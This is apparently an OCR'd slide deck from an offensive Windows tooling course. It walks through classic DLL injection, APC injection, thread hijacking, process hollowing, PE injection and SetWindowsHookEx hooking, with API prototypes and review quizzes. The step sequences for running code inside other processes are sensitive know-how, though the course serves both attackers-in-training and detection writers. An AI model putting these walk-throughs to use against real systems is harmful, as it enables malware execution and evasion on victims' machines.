Classic DLL Injection


The injector and the injectee

For DLL injection to work properly, you must obtain a handle to the target processes to allocate memory pages, write to them, and create a new thread. This logic will be implemented in the DLL injector. The DLL is the malicious portion of this method.

Classic DLL Injection

Classic DLL injection is fairly common as it is not too complex of a method to understand. The main functions involved with this method are ***OpenProcess***, ***VirtualAllocEx***, ***WriteProcessMemory***, and ***CreateRemoteThread***. The main purpose of this method is to forcefully load a DLL into the address space of the target process and then execute it. The items you must provide as the tool developer would be the injector portion of the tool. The DLL to be injected can be provided by the operator of the tool, or even by you. You will be creating your own at first because you need to test your tool to work out any bugs.

© 2024 Jonathan Reiter



Walk-through: Classic DLL Injection
Classic DLL injection is arguably the easiest to perform. If you were to look at this from a 10,000-foot view of the overall process, this is what it would look like. There are a few things that are needed for this to be successful: the injector and the DLL. The injector has the responsibility of executing the logic for injecting the DLL into the target process. One of the first steps of the injector is to obtain a valid process handle to the target process via ***OpenProcess***. The handle must have the necessary permissions to get the job done; permissions will be discussed during the source code review. Once the handle is obtained, a chunk of memory must be allocated in the target process via ***VirtualAllocEx***. This newly allocated space is used to store the absolute path to the DLL via ***WriteProcessMemory***. The final step is to call the ***CreateRemoteThread*** API and hope everything works as desired.

With these steps in mind, let us jump over to the source code.

© 2024 Jonathan Reiter
Technet24

Lab 3.2: ClassicDLLInjection

Injecting your own DLL into a target process

Please refer to the eWorkbook for the details of the lab.

Lab 3.2: ClassicDLLInjection
Please refer to the eWorkbook for the details of the lab.

© 2024 Jonathan Reiter

What's the Point?

What's the point?

What's the Point?
The point of this lab was to get your feet wet with injecting a DLL into a target process. This also puts down the foundation so it can be built upon later in the course when we go over reflective DLL injection.

© 2024 Jonathan Reiter
Technet24

APC Injection

GUI applications have threads too!

Synchronous and asynchronous execution: what is the difference and how does each come into play? Asynchronous allows an operation to execute in the background while the user application is doing something else instead of being frozen.

APC Injection

Asynchronous procedure call, or APC, is a mechanism that allows an I/O operation to be completed later. When an I/O operation is set to complete immediately, the application will wait and ends up blocking the user from being able to do anything else. This is said to be a synchronous operation. On the other hand, asynchronous operations should allow the user to continue working while the operation is carried out behind the scenes. As an example, there could be a thread running in some GUI process like Notepad and when the user attempts to load a large file, that read operation could happen asynchronously. Should it be synchronous instead, the GUI application might appear to be frozen or not responding. For asynchronous I/O, the thread that kicked off the operation will be notified, or alerted, when the operation is complete via an APC object. The APC objects are placed into a queue properly named the APC queue. Each thread has its own APC queue and when a thread gets its quantum time, a check is done to see if there are any items in the queue, and if there are, they get executed. This means that APC functions, or callbacks, will execute in the context of the thread from which they were requested, and will only be sent when that thread is in an alertable waiting state.

© 2024 Jonathan Reiter

Queueing an APC

QueueUserApc

Return value is DWORD

Used to queue an APC to user thread

```
DWORD
QueueUserAPC(
 PAPCFUNC  pfnAPC,
 HANDLE    hThread,
 ULONG_PTR dwData
);
```


Queueing an APC
Brought to you by the processthreadsapi.h header file, the ***QueueUserApc*** API will add an APC object to the APC queue of the specified thread. Now, let us look at the function declaration. The function has a return type of DWORD, or unsigned long, and has three parameters: pfnAPC, hThread, and dwData.


pfnAPC, is of type PAPCFUNC and should be a pointer to the APC-typed function, or shellcode, that you want to be called when the thread becomes alertable or does some alertable action.

hThread, is of type HANDLE and is a valid handle to the thread of which you are attempting to queue an APC object. The handle should, at a minimum, have the THREAD_SET_CONTEXT access right.

dwData, is of type ULONG_PTR and for our purposes, this can just be NULL. Other use cases, this could be one value that gets passed to the APC function being called.

If the function ever fails, be sure to call ***GetLastError()*** to find out why.

© 2024 Jonathan Reiter
Technet24



Walk-through: APC Injection
The first step for APC injection is to obtain a handle with the correct permissions to the target process. Once that is obtained, allocate a chunk of memory in the target process so the path to the DLL can be stored. Remember, this must be the full path of the DLL on disk. Before we can queue the APC to each thread, we need to figure out how many threads the process has running. This is when the snapshot comes into play. We can make a list of all threads that belong to the target process and enumerate over that list later in code. If any new threads kick off after we did our enumeration, they would not be discovered. Since the list is now populated with thread IDs, we can iterate over it and obtain a thread handle to each thread. Using that temporary thread handle, we can call the ***QueueUserApc*** function each iteration to queue an APC. What exactly are we going to queue? The APC function will be the address of ***LoadLibraryA*** and the pBuffer will be the argument passed to ***LoadLibraryA***.

With these steps in mind, let's jump over to the source code.

Lab 3.3: APCInjection

Queue an APC to a target thread.

Please refer to the eWorkbook for the details of the lab.

Lab 3.3: APCInjection
Please refer to the eWorkbook for the details of the lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore the details of the APC injection method, the APIs involved, manipulating threads, and gaining execution for your code.

© 2024 Jonathan Reiter

Thread Hijacking

Taking over a process' thread

Hijacking a thread can be useful when you do not want to target every thread or create a new thread. Hijack the first thread of the target process and redirect its execution to your shellcode.

Thread Hijacking
Hijacking a thread means that we are going to take over and control what it is executing. Threads have a context that the system must keep track of and that is what we are going to modify; the context. The context of a thread cannot be modified until the thread is in a suspended state, so we will have to suspend the thread by calling ***SuspendThread***. Once suspended, we can obtain the context by calling ***GetThreadContext***. When our shellcode, or other payload, has been copied into the target process' address space, we can redirect execution to it and resume the thread. The CONTEXT structure is very complete in the sense that it will capture all registers of the CPU at the state they were in right before the context switch.

© 2024 Jonathan Reiter
Technet24

Obtaining Context

GetThreadContext

Return value is BOOL

Used to obtain a thread's context

```
BOOL
GetThreadContext(
 HANDLE    hThread,
 LPCONTEXT lpContext
);
```

```
typedef struct _CONTEXT {
 [..SNIP..]
 DWORD64 Rip;
};
```


Obtaining Context


Each thread will have a context structure that is unique to each thread. The context struct is fairly large and it must be so that the system can keep track of the context each time a different thread enters its quantum. A prime example for obtaining a thread's context is a debugger. When a thread is being debugged, its context must be made known. For our purposes, we will grab the context and modify the instruction pointer so that when we resume the thread, it will be pointing to our shellcode. Below is a larger snippet of the CONTEXT structure for a 64-bit OS.

```
typedef struct _CONTEXT {
 [...SNIP...]
 DWORD   EFlags;
 DWORD64 Dr0;
 DWORD64 Dr1;
 DWORD64 Dr2;
 DWORD64 Dr3;
 DWORD64 Dr6;
 DWORD64 Dr7;
 DWORD64 Rax;
 DWORD64 Rcx;
 DWORD64 Rdx;
 DWORD64 Rbx;
 DWORD64 Rsp;
 DWORD64 Rbp;
 DWORD64 Rsi;
 DWORD64 Rdi;
 DWORD64 R8;
 DWORD64 R9;
 DWORD64 R10;
```

© 2024 Jonathan Reiter

```
DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
  [...SNIP...]
  DWORD64 LastExceptionToRip;
  DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;
```


© 2024 Jonathan Reiter
Technet24



Walk-through: Thread Hijacking

As you perform the various injection methods, you might notice that some portions repeat or carry over from one method to the next. You would be right because they do have very similar portions. The slide here shows a high-level walk-through for hijacking a thread's context. There are two handles that must be obtained: the handle to the target process (hProc) and a handle to a thread (hThread). Both handles must have the minimum permissions necessary to achieve our objectives. For the process, we have virtual memory operations to carry out and we will need to write to the virtual memory. For the thread, we need to suspend it, get its context, update the context, and set its context. The only modification we need to make is changing the instruction pointer, which needs to point to the recently allocated memory (pBuffer). After everything has been completed, we can resume the thread. If we did everything correctly, the shellcode will be executed, and it will load our library.

With these steps in mind, let us jump over to the source code.

Lab 3.4: ThreadHijacker

Hijack execution of a thread

Please refer to the eWorkbook for the details of the lab.

Lab 3.4: ThreadHijacker
Please refer to the eWorkbook for the details of the lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore the process of hijacking a thread's context.

© 2024 Jonathan Reiter

Process Hollowing


Hollow out the current process' image.

Instead of targeting threads, we can target the executable image itself by replacing it with an image of our own. The current image is removed, or hollowed out, and an image of our choosing is copied over.

Process Hollowing
You do not always have to target a process' thread(s) to achieve your injection needs. If you recall, an EXE is mapped into memory where we then call it an image. Once the image is fully mapped into memory, certain portions of the image can be removed without causing any visible changes. Process hollowing does this removal and it removes the current process' image directly from memory. The replacement image will be written to the target process' address space, including all sections, and the main thread will be resumed after modifying its context. We have covered a few methods so far and you might already have some idea as to what APIs might be involved with this method.

Something to think about while we discuss this method: what would happen if you were to create crss.exe, rundll32.exe, or another seemingly legit process in a suspended state and hollow it out?

© 2024 Jonathan Reiter
Technet24



Walk-through: Process Hollowing
On the slide is a very high-level overview of the steps involved for hollowing out a process. The first step is to create a new process. This new process is going to be "hollowed out" and will soon contain the PE headers and sections of a different image. The important note here when creating the process is to pass the CREATE_SUSPENDED flag so that the process does not continue its operations. Once the new process is loaded and we have our handle to it, we can allocate a buffer in that process. We do not know how large the buffer should be until we open the replacement image and determine its size. Next, we need to copy over the replacement's PE headers as well as its sections.

Now, even though we have done a lot of work so far, nothing has really changed within the suspended process. If it were to resume execution, our replacement image would not be executed. We can change that by modifying the suspended process' Process Environment Block (PEB). We give it an updated ImageBase address with that of our replacement image. Finally, after updating the thread's context, we can call ***ResumeThread*** and our replacement image should be executed.

With these steps in mind, let us jump over to the source code.

PE Injection

A PE injected inside another PE


Instead of replacing the PE image of the target process, or hollowing it out, this method simply adds an additional PE image inside. The target process will literally be holding two PE images.

PE Injection

PE injection can sometimes be confused with the process hollowing method because we are injecting a PE file in another process just like with process hollowing. However, this method does not "hollow" out the image from the target process. So, instead of the "hollowing", we are adding another PE image in the target process. The main idea here is that a handle will be obtained to the target process, some virtual memory will be allocated in the target process, our PE data will be copied into the newly allocated memory space, and finally a remote thread will be kicked off to execute our program. The APIs that this method uses are not new, but here they are: ***CreateToolhelp32Snapshot*** to get the PID of the target process, unless manually entering it; ***OpenProcess*** to obtain a handle to the target process; ***GetModuleHandle*** to obtain a handle to own process; ***VirtualAlloc*** and ***VirtualAllocEx*** to handle the allocation of memory in our own process and remote process; ***WriteProcessMemory*** to copy the data over, and ***CreateRemoteThread*** to create a thread in the target process.

Some new ones that you have not seen yet are to enable the debug privileges: ***OpenProcessToken*** to obtain a token handle, ***LookupPrivilegeValue***, and ***AdjustTokenPrivileges***. There is also some PE header parsing that will take place.

© 2024 Jonathan Reiter
Technet24



Walk-through: PE Injection

We can try to visualize PE injection just like what we have done with the other injection methods thus far. Again, this method is extremely similar to process hollowing with a few differences. With this method, there is no need to have any shellcoding knowledge or experience since we can do what we need to do purely in C/C++ and the Windows APIs. Also, unlike process hollowing, we do not have to create a new process and place it in a suspended state.

- Breaking it down, we have a few of the same steps we have seen already, minus getting a handle to a thread. Assuming we have the target Process ID in hand, we must obtain a handle to the target process using an API like ***OpenProcess***.
- With the newly acquired process handle, we must then allocate a chunk of memory in the target's virtual address space. To determine how much memory to allocate, we must obtain the size of the PE image we are injecting. If you recall, this value is stored in the Size of Image member of the Optional Header structure.
- After the memory has been allocated, we can then proceed with copying over our PE image to include all sections. It would be a good idea to apply fixups to the .reloc section because we are not being loaded by the system loader who normally does that for us.
- We must find the delta of where the base of our image is—basically the address returned to us from the call to the ***VirtualAllocEx*** API—and the preferred base address.
- The image base address is under the Optional Header, so we use that to determine the delta offset. After all fixups or relocations have been applied, we are finally ready to kick it off with the execution of our injected image.
- We take care of that using the ***CreateRemoteThread*** API by passing it the address of our entry point. If everything has gone perfectly smooth, then you will have successfully executed a PE image inside the address space of another PE image.

SetWindowsHookEx

GUI applications can be targets as well.

GUI applications might need to hook events so they can properly respond to certain events like mouse clicks or keyboard events. This method requires the target process have the User32.dll module already loaded. This API is very robust and using it for DLL injection is barely scratching the surface for its capabilities.

SetWindowsHookEx

The ***SetWindowsHookEx*** API is a very comprehensive API that can do more than a simple DLL injection. Windows uses it primarily for hooking events like mouse clicks and keyboard events for GUI applications that have focus. There can be an entire chain of events that have been hooked and each one will be iterated over to see who needs to respond to a specific event like someone typing in a Notepad++ window. The API has both an ANSI and Wide char (Unicode) version so you would see ***SetWindowsHookExA*** or ***SetWindowsHookExW*** when looking at online documentation. The hook chain mentioned is what we will be injecting a hook into. More specifically, we will be adding a hook event into an already existing hook chain. The events are system level events, and it is up to Windows to determine what application the hook event procedure is destined. It could be meant for a specific thread or all threads running on the system, or rather the same Desktop session as us—the calling thread.

© 2024 Jonathan Reiter
Technet24

SetWindowsHookExA

SetWindowsHookExA

Adds a hook procedure to hook chain

Has a HHOOK return type

```
HHOOK SetWindowsHookExA(
 int       idHook,
 HOOKPROC  lpfn,
 HINSTANCE hMod,
 DWORD     dwThreadId
);

// ... EXAMPLE ...

SetWindowsHookExA(WH_GETMESSAGE,
 EvilHookFunction,
 hEvilDll,
 ThreadId );
```


SetWindowsHookExA

Despite the ***SetWindowsHookEx*** API only having four parameters, they are powerful, as you will see during the lab and via your own reading/experimentation. Let us go ahead and break down these parameters.

idHook, is an *int* type and is used to indicate what hook procedure type will be utilized. The possible values start with WH_* and perhaps the WH stands for Windows Hook. Some options are CALLWNDPROC, which is used to grab messages before the OS pushes them to the appropriate window. GETMESSAGE is used to literally get messages from a message queue. KEYBOARD and MOUSE are the interesting ones because they monitor messages from the keyboard and mouse. This option would give you the chance to intercept and change those messages.

lpfn, of type HOOKPROC, is used to point to the function, or the procedure that is to be called when the message event is generated. This should be pointing to an exported function in a DLL that you make. You could have the hook procedure in the code tied to the current process, but only if the Thread ID is not 0.

hMod, of type HINSTANCE, is used to serve as the handle to the DLL that implements the hook procedure. Again, this procedure would be the one that is exported by a DLL that you make and is pointed to by the previous parameter, *lpfn*.

dwThreadId, of type DWORD, is used to associate the hook to a certain thread. We want to pass 0 here to be associated with all threads that are executing in the same desktop session as us—the calling thread. Because we are using 0 here, we must have the *lpfn* hook procedure in a DLL.

Upon successful execution, the API will return a handle to the hook (HHOOK) that was added to the system's chain of hooks.

© 2024 Jonathan Reiter

Module Summary

- Learned process injection comes in many forms; results are really the same
- Discussed how some methods have similar techniques
- Discussed how some methods serve as an injection method but also offer bonus features

Module Summary
In this module, we covered several methods of injection and even tossed in something extra with the **SetWindowsHookEx** API. If you are a defender taking this class, then it is great to understand how injection is implemented programmatically. It might give you some ideas as how to create detection signatures for this if your organization does not already have some implemented. For the offensive students, it is great to explore the various ways to carry out injection, and as you saw, there is no single way to do anything. Perhaps there are even more methods that are not even known by the public.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What API allows you to inject a DLL into GUI applications?

A CreateRemoteThread()

B WriteProcessMemory()

C SetWindowsHookEx()

Unit Review Questions
Q: What API allows you to inject a DLL into GUI applications?

A: CreateRemoteThread()

B: WriteProcessMemory()

C: SetWindowsHookEx()

© 2024 Jonathan Reiter

Unit Review Answers

What API allows you to inject a DLL into GUI applications?

A CreateRemoteThread()

B WriteProcessMemory()

C SetWindowsHookEx()

Unit Review Answers
Q: What API allows you to inject a DLL into GUI applications?

A: CreateRemoteThread()

B: WriteProcessMemory()

C: SetWindowsHookEx()

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

When hijacking a thread, what construct must be modified?

A Thread state

B Thread context

C Thread priority

Unit Review Questions
Q: When hijacking a thread, what construct must be modified?

A: Thread state

B: Thread context

C: Thread priority

© 2024 Jonathan Reiter

Unit Review Answers

When hijacking a thread, what construct must be modified?

A Thread state

B Thread context

C Thread priority

Unit Review Answers
Q: When hijacking a thread, what construct must be modified?

A: Thread state

B: Thread context

C: Thread priority

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What mechanism allows threads to process routines when it enters its quantum?

A APC queue

B Contexts

C Event objects

Unit Review Questions
Q: What mechanism allows threads to process routines when it enters its quantum?

A: APC queue

B: Context

C: Event objects

© 2024 Jonathan Reiter

Unit Review Answers

What mechanism allows threads to process routines when it enters its quantum?

A APC queue

B Contexts

C Event objects

Unit Review Answers
Q: What mechanism allows threads to process routines when it enters its quantum?

A: APC queue

B: Context

C: Event objects

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- **Operational Actions**
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 3

PE Format
- Lab 3.1: GetFunctionAddress

Threads

Injections
- Lab 3.2: ClassicDLLInjection
- Lab 3.3: APCInjection
- Lab 3.4: ThreadHijacker

Escalations
- Lab 3.5: TokenThief

Bootcamp
